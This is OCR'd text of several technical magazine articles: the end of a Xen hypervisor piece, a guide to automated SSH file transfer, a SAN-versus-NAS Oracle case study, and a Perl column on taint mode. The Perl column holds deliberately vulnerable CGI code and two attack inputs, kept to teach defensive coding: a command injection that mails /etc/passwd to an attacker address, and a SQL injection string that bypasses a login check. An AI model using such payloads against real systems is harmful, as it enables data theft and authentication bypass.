


FIGURE 1. THE XEN HYPERVISOR

Other virtualization projects such as VMware and Denali make different cuts in the software stack. VMware chooses to avoid the requirement of rebuilding the OS by presenting an exact virtualization of the underlying hardware. The benefit of this technique is the ability to support unmodified, closed-source OSes such as Windows. The cost, as mentioned above, is the inability to make many performance-enhancing improvements at the virtualization layer. Denali's approach is in the opposite direction: the ABI is not maintained, and so applications must also be recompiled to run on the virtual architecture.

As mentioned above, the key property that Xen provides to guest OSes is isolation. Xen rigidly divides CPU resources between VMs to ensure that they each receive an allotted amount of processing time. Moreover, as each guest is running on its own set of virtual hardware, applications in separate OSes are protected from one another to almost the same degree that they would be were they installed on separate physical hosts. This property has attracted considerable attention in light of the inability of current OSes to protect applications against spyware, worms, and viruses: Untrusted applications such as Web browsers may be seconded to their own virtual machines and completely separated from other, more trusted applications.

This strong isolation has also proved very useful in solving two major problems with device drivers: driver availability and reliability. Xen is capable of allowing individual virtual machines to have direct access to specific pieces of hardware. We have taken the approach of using a single virtual machine to run the physical driver for a device (such as a disk or network interface) and then exporting a virtualized version of the device to all of the other guest OSes that are running on the host. This approach means that a device need only be supported on a single platform (Linux, for instance) and may be available to all the OSes that Xen runs. Each guest implements an idealized disk and network device, which are capable of connecting to the hardware-specific driver in an isolated device domain. This approach also has the benefit of making drivers, a major source of bugs in operating systems, more reliable. By running a driver in its own VM, driver crashes are limited to the driver itself—other applications may continue to run. Device domains can even be rebooted to recover failed drivers, resulting in downtimes on the order of hundreds of milliseconds in cases where the entire machine would previously have crashed.

This approach will no doubt sound familiar to anyone who has worked with micro-kernels in the past; Xen's isolation achieves a similar fragmentation of OS subsystems. One major difference between Xen and historical work on micro-kernels is that we have foregone the architecturally pure fixation on IPC mechanisms in favor of a generalized, shared-memory ring-based communication primitive that is able to achieve very high throughputs by batching requests.

In addition to the benefits of virtualization as a base for service platforms, it is worth noting that virtualization has attracted considerable attention as a development debug and management environment. The pervasive debugger project (PDB) in our lab is building debug support for entire distributed systems. PDB allows both *vertical debugging*, tracing execution through the entire software stack, including OS and application code, and *horizontal debugging*, allowing execution across a complete set of virtual hosts to be examined concurrently. The decoupling of virtual machines from physical hardware has the additional benefit of allowing the entire state of a system to be saved at arbitrary points in time. This allows debuggers to be built that examine old versions of an executing VM to identify the point at which a bug was introduced, and even to step execution backwards after a crash to quickly establish the root cause.

Xenoservers: The Service Platform

The larger view of the Xenoservers project is to use Xen-based hosts to manage and deploy distributed applications across large numbers of physical hosts. The two key targets for such deployments are large clusters and the Internet at large. Perhaps surprisingly, these two environments are very similar in that they share the property of desiring an accountable decoupling of application management from the maintenance of physical hardware. Several of the organizations that we have interacted with maintain clusters containing tens of thousands of nodes used by a wide variety of users. The aim of Xenoservers is to provide the necessary higher-level functionality to locate and account for resources and to otherwise facilitate the management of such large distributed environments.

Whether it is a federation of IT data centers within a corporation or a disjoint set of Internet-connected hosts, the integration of a large set of Xen-based hosts into a viable service platform needs to allow diverse sets of hardware facilities (the providers) and application managers (the customers) to work together. Xenoservers take a market-based approach to managing a large distributed system with virtually no central management, and very limited trust between parties.

The remainder of this section briefly discusses the key components of the project.

RESOURCE REGISTRATION AND DISCOVERY

The first key problem in managing such a potentially fragmented service platform is in keeping track of the resources on offer, and in finding the required resources for a particular application. Xenosearch provides service location, and permits complex queries to find a number of servers meeting some desired constraint, including how far apart they are (e.g., for disaster recovery), as well as the more normal requirement for how near they are to a set of users (e.g., for game serving).

MIGRATION

While many server applications may be very long-lived, the hardware that they run on will invariably need service from time to time. A major benefit of virtualization is the ability to migrate a running operating system instance from one physical host to another. Migration allows a physical host to be unloaded so that hardware may be serviced, it allows coarse-grained load balancing in a cluster environment, and it allows servers to move closer to the users that they serve. We have demonstrated that migration may be made very fast—experiments migrating a running Quake server have achieved repeatable migration times with outages of less than 100ms.

VIRTUALIZATION-SUPPORTING STORAGE

Large virtual machine–based systems present many interesting new challenges for the management of storage. Storage must potentially scale to support an order-of-magnitude more hosts from the same number of physical machines. In addition it must provide location-transparent access to allow migration, and in many cases must maintain historical versions of disk images to allow old versions of VMs to be resumed. The Parallax storage system aims to address these problems by unifying storage resources across a set of hosts, and allowing virtual disks to be provided for individual VMs.

Conclusion

In this article we have attempted to describe our work to date on the Xen virtual machine monitor, and our plans for using Xen as a service platform for large distributed systems in the future. Xen has been publicly available as an open source VMM for over two years, and is now very stable and used in production environments. We enjoy a very active developer community and are always eager to hear about new applications and deployments of Xen in the real world.

REFERENCES

The following resources are useful for finding out more about Xen:

The Xenoservers project page, http://www.cl.cam.ac.uk/xeno/, contains links to publications, by the group at the University of Cambridge, especially: Paul Barham et al., "Xen and the Art of Visualization," *Symposium on Operating System Principles (SOSP) 2003*, http://www.cl.cam.ac.uk/netos/papers/2003-xensosp.pdf.

The team at Clarkson, who patiently reconstructed the results from the SOSP paper and USENIX had the good judgment to publish it: Brian Clark et al., "Xen and the Art of Repeated Research," http://www.clarkson.edu/class/cs644/xen/files/repeatedxen-usenix04.pdf.

Xen on Sourceforge: http://sourceforge.net/projects/xen/.

Xensource, the company: http://xensource.com.

MARK MCCULLOUGH

secure automated file transfer

Mark McCullough is a senior system administrator at SBC, where he focuses on issues of security and system automation.

mmccul@earthlink.net

WHEN WE WERE ASKED TO SET UP AN automated file transfer of customer data with an outside vendor, we developed a method using SSH to do this. Soon several other projects requested the same structure to transfer files containing sensitive data. Various refinements were later made, as well as more in-depth security analysis. Much later, a variation was even developed that permitted outside contractors to securely access individual servers without compromising the security of the network. Each of these variations used SSH to transfer the files in a way that did not lower the overall security of the system, yet could be completely automated.

Requirements

Any choice of product for file transfer must offer the following three characteristics: it must use or allow for good authentication; it must encrypt the data during transfer; the method must be completely automated.

Securing interactive access has similar requirements except, obviously, automation is no longer needed. It should go without saying that the setup must not introduce significant new security risks.

Today, business-to-business virtual private networks (B2B VPNs) provide the ability to secure network transactions from the perimeter of one company to the perimeter of another. Given the axiom that most computer intrusions come from inside the corporate intranet, stopping the security at the corporate perimeter is insufficient.

The first requirement is obviously met by SSH. Public key exchange and encrypting user authorization credentials provide good authentication. It is also possible to use true two-factor authentication with SSH.

By nature, SSH also meets the second requirement, encrypting the session. HR and legal requirements may require data confidentiality, especially if the data is personal, medical, or financial. Future developments like widespread adoption of IPv6 or use of point-to-point IPSec may mitigate this requirement by moving the burden from the application layer to the transport layer.

The third requirement appears to be readily met by SSH as well. Use of SSH keys in memory makes for easy scripting.

For the immediate problem of transferring files, several alternatives to SSH are available (e.g., rcp, FTP, NetBIOS, HTTPS, rlp). Each of these alternatives has advantages and disadvantages and may in some situations be more appropriate than SSH; in many cases, however, SSH remains the preferred choice.

SSH for File Transfer

Unfortunately, SSH needs some work before it can be appropriately secured, especially when used for file transfer. Unlike FTP, creating individual access for downloads on SSH provides for the possibility of interactive access, something not at all desirable in most situations. SCP-only accounts are possible but difficult to properly set up and maintain. Perhaps more important, protecting the system so that users cannot overwrite key files offers a unique challenge. A user able to send an arbitrary file name could potentially overwrite the very file that prevents interactive access with an altered file.

Fortunately, this deficiency in SSH can be addressed, but it does require some work on both the client end and the server end. SSH offers the possibility of authenticating by means of a public key instead of just password authentication. One of the most useful features of public key authentication is the ability to specify a forced command that will be executed anytime a user successfully authenticates to the system using that public key.

Using forced commands, one must give up on the SCP and SFTP ease-of-use features. Instead, the fact that SSH will pass STDIN through the encrypted session to STDOUT on the remote end is used. Also, forced commands permit immediate command execution method through normal shell notation.

To specify a forced command to a system using OpenSSH, one prepends `command="some command"` to the beginning of the line containing the public key. Other SSH servers may use a different syntax. Consult your documentation on the correct format, but be sure to enclose your forced command in double quotes to protect spaces.

Direct Server-to-Server Transfers

There are two basic ways to transfer a file: by a PUT or by a GET (to borrow from the FTP terminology). Windows systems can readily be the initiator just as easily as UNIX, but it is presumed here that a UNIX box is the server receiving the request for either the PUT or the GET.

The simplest application of file transfer assumes that the client will be directly transferring files to the next server with a PUT. All the more complex concepts in file transfer presume that one understands this direct server-to-server file transfer method.

The forced command needs to receive a file sent on STDIN to a hard-coded file name. It is important that the sender not have any input on the forced command executed to protect against tainting of the command line or overwriting the authorized_keys file. The dd command was chosen for this purpose because of its ability to handle both STDIN and STDOUT easily. If there is no fear of file clashing (the same file will be transferred once a day and should overwrite the existing file), then the forced command on the server to PUT a file would be

```
command="/usr/bin/dd of=/path/to/file"
```

Usually, it is important to protect against file-name clashes, so a date string might be added:

```
command="/usr/bin/dd of=/path/somename-\
'/usr/bin/date +%Y-%m-%dT%H:%M:%S'.$$"
```

Note the use of the shell syntax for process ID (PID); a full datestamp provides protection for a unique file name. This method does not attempt to protect against a local attack to predict the file name. The file transferred should be placed in a location of the drive where permissions can protect against unauthorized access.

Unfortunately, many times a custom file name, determined by the application, is required. For example, each send of the file may require a sequence number in the file name which changes every day. Allowing the sender to specify the file name without checking it first is unacceptable. Prepending the file name as the first line of the file can be used to embed the file name even in a binary file. In UNIX there are, of course, multiple ways to do this without editing the file. Windows users can concatenate two files with the copy command:

```
copy file1 + file2 newfile
```

A trivial script could read the file up to the first line break and use what is read to obtain the desired file name and write the rest of the file to that file name:

```
#!/usr/bin/ksh
SOURCEFILE=$1
INNAME=$(/usr/bin/head -1 $SOURCEFILE)
FILENAME=$(/usr/bin/basename $INNAME)
/usr/bin/tail +2 $SOURCEFILE > $FILENAME
```

Obviously, such a method should have sanity checks appropriate for the location to protect against deliberate or accidental overwriting of a different file. The above example could easily be modified to send files to specific directories depending on the file name. The use of a base name helps prevent key files from being overwritten.

The GET procedure is fundamentally similar. The primary restriction of this method is that each public key can only execute one function, such as get a file of a given file name. The forced command in this structure would appear as:

```
command="dd if=/file/to/send"
```

Obviously, /file/to/send is the full specification of the file name to be sent to the requesting client. That the original command line can be used as a variable to the command string might allow the requester the ability to request arbitrary file names, but extra care must be taken to detaint any information passed by the requester.

ClientSide

The client sends the file (PUT) by piping the data into the SSH process. Under UNIX, one way to do this would be:

```
cat file | ssh remotehost
```

If a set file name is to be placed as the first line of the file, one may wish to do it at the time the file is sent:

```
(echo desiredfilename ; cat file) | ssh remotehost
```

Windows provides a similar mechanism; the PUT command using PuTTY might be

```
type file | plink remotehost
```

The GET procedure is fundamentally very similar to the PUT. However, instead of sending the data through the SSH session, it is received and then output to a file:

```
ssh remotehost | dd of=/file/to/receive
```

The Windows command is very similar:

```
plink remotehost > /file/to/receive
```

One caveat about the Windows procedure: Some Windows SSH clients may not be able to handle reasonably sized files transferred in this manner. In 2003, the then current version of SecureCRT was unable to handle more than 128KB of data. PuTTY, on the other hand, was capable of transferring well over a megabyte of data.

"Man in the Middle" Bastion Host

Usually, direct SSH connections are not possible from the outside company directly to the endpoint, and so a bastion host is used for the transfer. Two possibilities exist. In the first case, the bastion host may be required to intercept files suspected of containing inappropriate content. In this case, some minor scripting knowledge is required. In the second case, it may be unacceptable for the bastion host to be able to intercept the files being transferred. This option requires more security awareness on the part of the destination-server administrators rather than concentrating the security awareness on a perimeter box.

In the first scenario with a bastion host, the sender transfers the file in the manner described previously, but this time sending to the bastion host. Instead of using the direct forced command, the bastion host uses a script, which receives the file as indicated and then immediately plays the role of the client, transferring the file to the final destination. In the following example, the forced command that invokes the script also passes a single argument of the final destination server:

```
#!/usr/bin/ksh
MSGFILE=/appl/safedir/tmpfile-\
'/usr/bin/date +%Y-%m-%DT%H:%M:%S'.$$
/usr/bin/dd of=$MSGFILE
/usr/bin/dd if=$MSGFILE | /usr/bin/ssh $1
/usr/bin/rm $MSGFILE
```

Once the file is transferred, the bastion host can safely remove the file. If there is reason to inspect a file, this can be done by not removing the file or by transferring it to a different server inside the organization.

As a variation, if the end server expects the file to be received by scp, then the second dd command could be changed to

```
scp $MSGFILE $1:.
```

Pass-Through Bastion Host

In the second method, direct transfer of the file, it is unacceptable for the bastion host to intercept the files being transferred. A command sequence example is:

```
ssh -L 2001:finalhost:22 -f bastionhost sleep 60
cat /file/to/send | ssh -p 2001 localhost dd \
of=/file/being/sent
```

Note, the dd step on the second line is redundant and exists for documentation purposes only. In this scenario, the bastion host has a forced command of sleep 60 but, unlike the first method, does permit port forwarding.

Because the bastion host only serves as a port forward, it is impossible to intercept the file at the intermediate point. This method is appropriate for instances where the initiator and receiver cannot directly route to each other. It is also important to note that this method could be extended to chain multiple bastion hosts together (again, the dd command here is for documentation purposes only):

```
ssh -L 2001:bastion2:2222 -f bastion1 sleep 60
ssh -L 2002:remoteserver:22 -f -p 2001 \
localhost sleep 60
cat /file/to/send | ssh -p 2002 localhost dd \
of=/file/sent
```

The forced command on the intermediate hosts would match the specified command, a sleep command. On the final box, the forced command matches instances, described above, where no bastion host is used.

A caveat: Because this second method permits port forwarding, it is possible for a user to port forward beyond the intended destination, permitting the user to leapfrog to other systems in your network. A leapfrog attack can be difficult to detect because, until it goes beyond the final destination, the attack resembles legitimate file-transfer traffic. As such, it is more appropriately used when the users of both the initiator and the receiver have legitimate access to the network but cannot directly talk to each other.

Interactive Access

Interactive user access presents a different problem. Users cannot be restricted to a single command that is completely locked down. It is very difficult to ensure that a port forwarding is not created to transfer files back and forth. With B2B VPNs, the question might even be, why worry? Interactive access from an outside vendor should not result in the dumbing down of security. As with any box, the box that the vendors access should be locked down, disabling the telnet daemon, the r-commands, etc.

By directing the B2B VPN endpoint to a bastion system, users can be forced to authenticate against this system. This system would be running a specially configured SSH daemon with all port forwarding disabled. (As a note, this will disable the possibility of X11 traffic, but considering the speed of X Windows traffic over a wide area network, this restriction would hopefully not be a serious issue.) Once users land on this box, a forced script will immediate initiate a SSH to their eventual destination. It does not matter if they attempt to construct port forwards beyond the bastion box, because all port forwarding is stopped at this bastion system. They cannot construct a new port forward through that particular hop.

Set either a .profile or forced command to execute a small script for the user. Ensure that when the script exits, the user's connection is terminated. The script should initiate an SSH connection to the next system without ever offering the user the chance to get a shell prompt. This is important because a user with shell access could install their own port forwarder to bypass the protections of the bastion host.

Configuring the Server for Interactive Access

Several of the listed options require changes to the server. Some of the options require that port forwarding be enabled, but others specifically shut it down for added security. In the OpenSSH server, there are several options that should be set to add to the security of the system. In the sshd_config file:

```
X11Forwarding no
AllowTcpForwarding no
```

For the indirect file transfer where the files land on the bastion host, also set (using command-line option names):

```
no-agent-forwarding
no-pty
```

Conclusion

Using the built-in features of SSH permits two companies to safely transfer sensitive files in an automated manner. Of course, in any discussion of computer security, it is important to evaluate recommendations carefully prior to implementing them at any given site. It is hoped, however, that the tools described here will make it easier to handle the problems of file transfer.

ACKNOWLEDGMENTS

The procedures described above were developed with the cooperation of Ivan Holt and Darrell Widhalm from SBC. Their input helped bring these methods to full operational use.

ADAM LEVIN

SAN vs. NAS for Oracle

A TALE OF TWO PROTOCOLS

Adam Levin has been a UNIX sysadmin for over 10 years. He's currently employed at Audible.com, a company that sells audiobooks and other spoken word content over the Internet.

levins@westnet.com

A COUPLE OF YEARS AGO, OUR COMPANY decided to centralize our storage. It was a pretty big plunge, but we knew it was the right way to go, based on the type of data we had and the way we served it to our customers. Our company sells spoken-word audio (radio programs, newspaper reads, audiobooks, speeches, special events, etc.). These audio files are available in a variety of formats, and we settled on a "many small servers" architecture to deliver the content. Therefore, we decided to set up a large number of relatively small Web servers, all reading the same data off of a central disk storage unit. We needed high capacity and high availability, along with good performance and ease of data integrity (backups and restores). Since we were going to be spending good money on a solution, we decided to try to leverage that solution for our Oracle database full of customer records as well. The economies of scale, as well as the reliability and performance, of a large central disk unit made complete sense. Eventually, though, we realized that the complexity and expense of a storage area network didn't make sense in our application, and the simple network-attached solution would end up being better for us.

We eventually settled on a Network Appliance unit, for several reasons. One of the keys for us was that we wanted to keep our Oracle environment on "real" disks, as opposed to network-attached disks. The Network Appliance allowed us to support both network-attached storage (NAS) and, through a Brocade switching fabric, a storage area network (SAN). Therefore we decided to go with SAN for our Oracle database, so that we could control the file system, and NAS for our audio content, letting the NetApp deal with file system details. We expected that for Oracle, the SAN would perform better. We liked the idea of keeping Oracle on native file systems, since we were used to them and knew how to work with them, back them up, etc. Besides, we didn't need to share the file system among several or many machines.

There were a couple of catches, though, that caused us problems from the beginning, and planning for the future eventually led us in another direction.

The Oracle machine was an aging Sun Enterprise E4500 with SBus I/O boards—no PCI to be found, and no room to add I/O boards. NetApp would have loved to sell us their connector kits, but they didn't support SBus, so we decided to go ahead and buy Sun SBus host bus adapters (HBAs—the cards speak SCSI and connect the host computer to the SAN disk unit, as opposed to a NIC, or network interface card, that speaks Ethernet and connects the host computer to the network or NAS unit). These are 1Gb HBAs, even though the switches and the NetApp support 2Gb. So, right away we took a performance hit. In addition, PCI bus transfer rates are better than SBus transfer rates, but we didn't want to spend too much money on the upgrade.

To keep costs down further, we opted to stay with Sun's file systems rather than switching over to Veritas. We used Sun's MPXIO (an I/O multipathing driver similar to Veritas DMP, or direct multipathing) with some success, but there were some problems there, too. We wanted redundancy and fault tolerance as well as the added performance of multiple paths to the disks. The NetApp has a clustered filer head, meaning it's got two filer heads that generally work independently, but they are interconnected so that if one fails, the other will take over, on both the network and the SAN.

We bought two Brocade switches that came with the NetApp, so that both filer heads and all hosts could be connected to both switches, to further add redundancy and failover capability to the system.

Ultimately, with both filer heads and all the Sun machines all connected to both switches, we should have had a lot of redundancy, but the configuration (both hardware and software) was quite complex. The complexity made it not only difficult to understand, but also difficult to troubleshoot and to accurately test various failure scenarios. This proved important later on, after we went live with the whole thing.

We had hashed out all of the hardware configuration and install details with NetApp's people, but of course they could only help us so much, since we were technically using an unsupported configuration. They warned us that we might have some difficulties.

Going Live

The first problem was that MPXIO was an all-or-nothing proposition. Technically, we should have only been using half the paths to our NetApp as primary paths, and the other half (the paths that went to the second NetApp filer head) as standby. This is how it normally works when you use Veritas's DMP with NetApp's supported adapters and drivers in your Sun machine. Since we weren't using those, but, rather, all Sun gear, we couldn't set it up the recommended way. Instead, our Oracle server could see all of the paths through both filer heads as primaries, and would use them all. This meant that half of our traffic was going over the inter-cluster link on the NetApp—not an ideal situation. The NetApp generated warning messages about this, and it's likely that our performance was degraded because of it (the inter-cluster link is a 1Gb fiber connection).

The second problem was that nobody in our department had much knowledge of SAN architectures. We're a small group and were so busy putting out fires that we hardly had time to deal with it. This was more significant because of the number and complexity of the connections. We had tested NetApp filer head failover, HBA failure on the Sun, and cable failures. We even tested switch failure by unplugging one of the Brocade switches. It turns out, though, that if the other switch fails (the one that we naturally failed to test), then the whole SAN fabric gets very, very confused. This happened once, several months after going into production, and caused a downtime for our customers.

Next Pass

As the company and our customer base grew, it became time to upgrade the Oracle server. This gave us an opportunity to reevaluate our system configuration, including the disk system. Our data warehousing project was really taking off, and getting data from the production Oracle machine to the warehouse was taking longer and longer. Additionally, while the snapshot capability of the NetApp is impressive, the SAN snapshots work slightly differently, and use up more disk space because of it (there are benefits, though, in that you can take a snapshot, create a LUN out of it, and mount it as writable, effectively "copying" your data in seconds). We also began investigating Oracle 9i RAC (RAC stands for Real Application Cluster, an Oracle way of saying that you have multiple machines serving the same data to your applications, for redundancy). RAC would have required Veritas in several ways (Cluster Server and File System, primarily, but that would have followed neatly into Database Edition). We still wanted to avoid the added expense of Veritas, not to mention the complexity involved.

We began diagramming what the cluster would look like and the kinds of connections we would require. We'd have to upgrade our Brocade switches, too, because we'd have more than the small eight-port switches could handle. Plus, we still didn't know why losing a switch caused our fabric to fail.

We quickly began to realize that NFS could save us a lot of time and trouble, and since NetApp and Oracle 9i RAC already work together and support each other, we figured it would work out well. It turned out that we didn't go RAC after all, but just stayed with 9i, because of the nature of some of our applications: they open connections to the database and then stay connected. If the database node fails, all connections to that node fail and must be restarted, causing problems with our site. Since they have to be restarted anyway, it's simpler and cleaner to have one Oracle machine, and a warm-spare standing by in case of a hardware failure. With our Oracle data on the NAS volumes, switching between machines is trivial. We're still working on getting those applications to fail gracefully, at which point we can start looking at Oracle clusters again.

We got Oracle involved, asking them for all of the relevant material concerning running Oracle 9i and 9i RAC on NetApp Filers. We also got some documentation from NetApp regarding Oracle 9i, RAC, tuning, and things related to that. We spoke to Sun about multipathing and failover, and decided to go with their Sun Trunking software, in addition to using IP Multipathing (IPMP, a standard network configuration option included in Solaris where we can set up some network ports, or trunks with the trunking software, as standby for the primaries). Since this is native to the Sun Solaris machine and designed to be primary/failover, it works very smoothly.

Once the new Sun hardware was in, it was time to start working on the actual setup and configuration. We set up the Etherchannel paths on the Cisco switches and the IPMP trunks on the Suns, and began testing. We had been given a list of NFS options recommended by Oracle and NetApp, with the caveat that we should test to see which options actually gave us the best performance. We tested I/O using dd to copy data back and forth, and we used the SE Toolkit's nx.se program to monitor network traffic, as well as timing the tests with the time command. We found that the extra NFS options (forcedirectio and noac, mainly) weren't worth it, and the defaults performed as well or better. We did decide to stick with TCP rather than UDP, for integrity of the data in the event of network problems. UDP is faster than TCP because it's designed for speed rather than accuracy, and we use UDP for some of our other NFS data that's read-only. However, TCP gives us flow control and error correction, which is important for our data integrity.

We had, and continue to have, a problem with the Etherchannel and Sun trunks. It turns out that trunking works best primarily when many smaller machines are talking to one large, trunked machine. The default algorithm for balancing the traffic load across the ports in the trunk is to use MAC address hashing. Basically, each machine that connects to the trunked host machine is assigned a hash value that corresponds to one of the network ports in the trunk. So, if you have 100 clients, they'll be balanced pretty close to 25 per port in a four-port trunk.

In our case, though, the Oracle machine is just one machine, and even though we have two ports trunked, the traffic appears to come from only one of them. We changed the default MAC hashing on the Sun to round robin, which forces packets to share all ports. This can cause out-of-order problems, which we don't believe we've seen, at least not yet.

The NetApp also provides the ability to go round robin, but it's all or nothing; round robin would cause other hosts to suffer through out-of-order problems as well, and we don't think we want to do that just yet, so while the Sun talks to the NetApp balancing the traffic over both interfaces in the trunk, the four-port trunk on the NetApp side is only using one interface of the four, and sending traffic back to only one of the two Sun interfaces.

We're still experimenting somewhat with these performance issues. We're seeing burst speeds of 60MB/sec from the Oracle machine to the NetApp, which is very respectable for a 1Gb connection, but not so good considering the trunk. Hopefully, we can work out a plan to get the Oracle machine and the NetApp to talk to each other over all ports instead of just one. At the very least, though, the trunking gives us fault tolerance, because if one port fails, there's no network hiccup while the other port(s) in the trunk continue to carry traffic, which is important for our site and our customers. The most important element now is that even without the full trunk running, we're getting better I/O than we saw with the old Oracle machine over the SAN.

Another problem we're currently seeing is a high number of mutex locks per CPU on the Oracle server. We never saw this before. We've started working with Sun engineers on the problem, and they believe it's related to a network configuration or hardware problem, perhaps a bad network port. It remains a mystery for the moment, but since the new machine is so fast, it hasn't caused us significant problems, so we've got time to figure out what's causing the mutex problem and to solve it.

Overall, we're very happy with the NAS solution. The snapshots are a breeze to manage, and they'll be even more effective when we license the SnapRestore product, which will enable us to restore one file or an entire volume of data in seconds. We've freed up significant disk space after switching away from LUN snapshots, and we've been able to significantly lessen the amount of time required to transfer data from our production database to the data warehouse, which is also connected via NAS to our NetApp.

REFERENCES

Sun Cluster: http://www.sun.com/software/cluster/faq.xml

Oracle 9i RAC: http://www.netapp.com/tech_library/3165.html

Oracle 9i Grid Computing: http://otn.oracle.com/products/oracle9i/grid_computing
/Oracle9iGridCookbook.html

ADAM TUROFF

practical Perl

DEFENSIVE CGI PROGRAMMING WITH TAINT MODE AND CGI::UNTAINT

Adam is a consultant who specializes in using Perl to manage big data. He is a longtime Perl Monger, a technical editor for *The Perl Review*, and a frequent presenter at Perl conferences.

■ *ziggy@panix.com*

SERVER SIDE WEB DEVELOPMENT IS much easier than other kinds of programming, and also much riskier. Simple programming errors in CGI programs can lead to huge security vulnerabilities. Combining Perl's taint mode with the CGI::Untaint framework eliminates these vulnerabilities, and leads to more robust code as well.

The Web is a great place, but it is also a dangerous place. On the one hand, the Web has become like air—we can't seem to live without it. It allows anyone anywhere to conduct commerce 24/7 with countless vendors and merchants. It enables us to search unfathomably large collections of documents with near-instantaneous results. And it drives new waves of technology, like social networking and decentralized publishing. Yet the factors that make the Web such a compelling place are the very same factors that allow it to be such a hostile environment.

If your public Web site is available to your users 24/7, then it is also constantly susceptible to attackers, alone or in groups, anywhere in the world. Those same attackers can analyze your site for security vulnerabilities at their leisure and exploit those vulnerabilities at will. Those attacks can have many results, ranging from acts of vandalism like spamming and defacement to theft of sensitive data, denial of service, or worse.

While the risks of running a public Web site are great, the rewards are even greater. Instead of worrying about the myriad ways a Web-based program can be subverted, it's better to focus on the benefits, and act defensively to prevent these problems before they arise.

Of course, the topic of Web security is simultaneously broad and deep. In this column, I'll focus on one specific area of Web security: writing Perl programs that deal with input in a defensive manner.

Origins of Web Exploits

Since 1993, Web servers have supported the Common Gateway Interface as a means to execute "any program" on a Web server and return the results back to a browser. In those early days, no one imagined CGI being the foundation for things like Amazon.com, eBay, or flickr. Back then, the idea of "running any program" meant things like sending mail or running a report on demand.

In section 6 of the World Wide Web Security FAQ, there is an example of a naively coded CGI program that receives an email address as input and sends a brief email message each time it is run:

```
## DON'T DO THIS! ##
use CGI qw(param);
my $mail_to = CGI::param('email');
open (MAIL, "| /usr/lib/sendmail $mail_to");
print MAIL "To: $mail_to\nFrom: me\n\nHi there!\n";
close MAIL;
```

This program will work as expected if the email address supplied is something like phb@bigcorp.com. However, if someone runs this CGI program with the unlikely email address of

```
phb@bigcorp.com; mail cracker@example.com < /etc/passwd
```

then this script will happily email the password file to an attacker.

Of course, an attacker can use this vulnerability to perform any action he can imagine on your Web server. If grabbing a password file does not concern you, remember that the attacker has the advantage in this situation. He can deface your Web site, hunt for and steal sensitive information (like credit cards), forcibly crash the server, or even use your server to launch more attacks.

New Web Exploits

Tricking a CGI program into performing unexpected commands is an old exploit that you may have heard about before. As Web-based programs get bigger and more complex, there are new ways to exploit the vulnerabilities that arise from naively written code.

For example, suppose you have a Web-based program that communicates with a database. At some point your program needs to query the database to authenticate a user, and it constructs that query something like this:

```
## DON'T DO THIS! ##
use CGI qw(param);
my $email = CGI::param('email');
my $sql = qq(
    SELECT * FROM users
    WHERE email='$email';
);
my $sth = $dbh->prepare($sql);
....
```

In this situation, an attacker won't get very far trying to execute random commands against your database. However, a naively constructed SQL statement like this does give an attacker the ability to execute random queries against your database. Again, the query will work as expected if the email address received is something like phb@bigcorp.com. However, if the email address submitted is actually something like

```
nobody@example.com' or 'a' = 'a
```

the resulting SQL query will be

```
SELECT * FROM users
WHERE email='nobody@example.com' or 'a' = 'a';
```

which does something entirely different, and may break the authentication mechanism in your Web application.

This kind of vulnerability is known as a SQL injection attack, because it allows someone to execute random queries against your database. There is no guarantee that every fragment of SQL injected into this query will result in a syntactically valid or meaningful SQL expression. That's no consolation though, because with enough perseverance an attacker can figure out the structure of your database. At that point, he can capture, add, modify, or delete data in your database, perhaps destroying the applications that rely on that data in the process.

(SQL injection attacks are a complex topic. Steve Friedl wrote an excellent explanation of how these attacks work, and how to defend against them. See http://www.unixwiz.net/techtips/sql-injection.html for more details.)

Defensive Programming to Avoid Exploits

Because Web-based programs are going to be available to anyone, anytime, anywhere, it is important to be appropriately paranoid when dealing with input from the outside world. Instead of writing CGI programs that expect input to be properly formed, it is better to test input to a CGI program for validity before using it.

Fortunately, Perl is ready to help you write more secure programs. When Perl is invoked with the -T flag, it is run in a special "taint mode" that keeps track of all data that your program uses as input. All data that comes into your program from outside is marked as tainted, while all data that is produced internally is considered clean.

For example, environment variables (%ENV), command line arguments, standard input, and all file and socket I/O are treated as tainted values. Any value that is calculated from tainted values, or a mix of tainted and untainted values, is also considered tainted. Constants and other values generated entirely inside your program are considered untainted. Here are some examples:

```
## Untainted values

my $secs = localtime();
my $five = 5;
my $six = "six";
my $abc = join(", ", 'a'..'c');

## Tainted values

use LWP::Simple;
my $page = get("http://localhost/"); ## came from a socket
my $date = `date`; ## came from outside
 chomp($date); ## ... still tainted

my $name = <>; ## came from stdin
open(FH, "/dev/null");
my $empty = <FH>; ## came from file I/O
my $a = $0; ## cmdline arg
my $b = $ARGV[0]; ## cmdline arg

my $c = $ENV{PATH}; ## environment variable

## Untainted + Tainted = Tainted
## Untainted + Untainted = Untainted

my $def = $abc . $empty; ## $empty was tainted,
    ## $def is now tainted

my $six5 = $six . $five; ## all untainted

my $len1 = length($abc); ## untainted
my $len2 = length($def); ## tainted
```

When in taint mode, Perl runs your script as normal, except when an operation involving tainted data would be unsafe.

In the email example above, a connection to sendmail is created with open. The actual pipe to open is partially determined by the content of the variable $mail_to, which could contain an email address, flags to send to sendmail, or a series of additional commands to execute. Those are the kinds of exploits we want to prevent, which is why taint mode causes Perl to terminate immediately instead of inadvertently causing unknown damage.

```
#!/usr/bin/perl -T
use CGI qw(param);
my $mail_to = CGI::param('email'); ## tainted
open (MAIL, "| /usr/lib/sendmail $mail_to"); ## Exception!
...
```

Working with Taint Mode

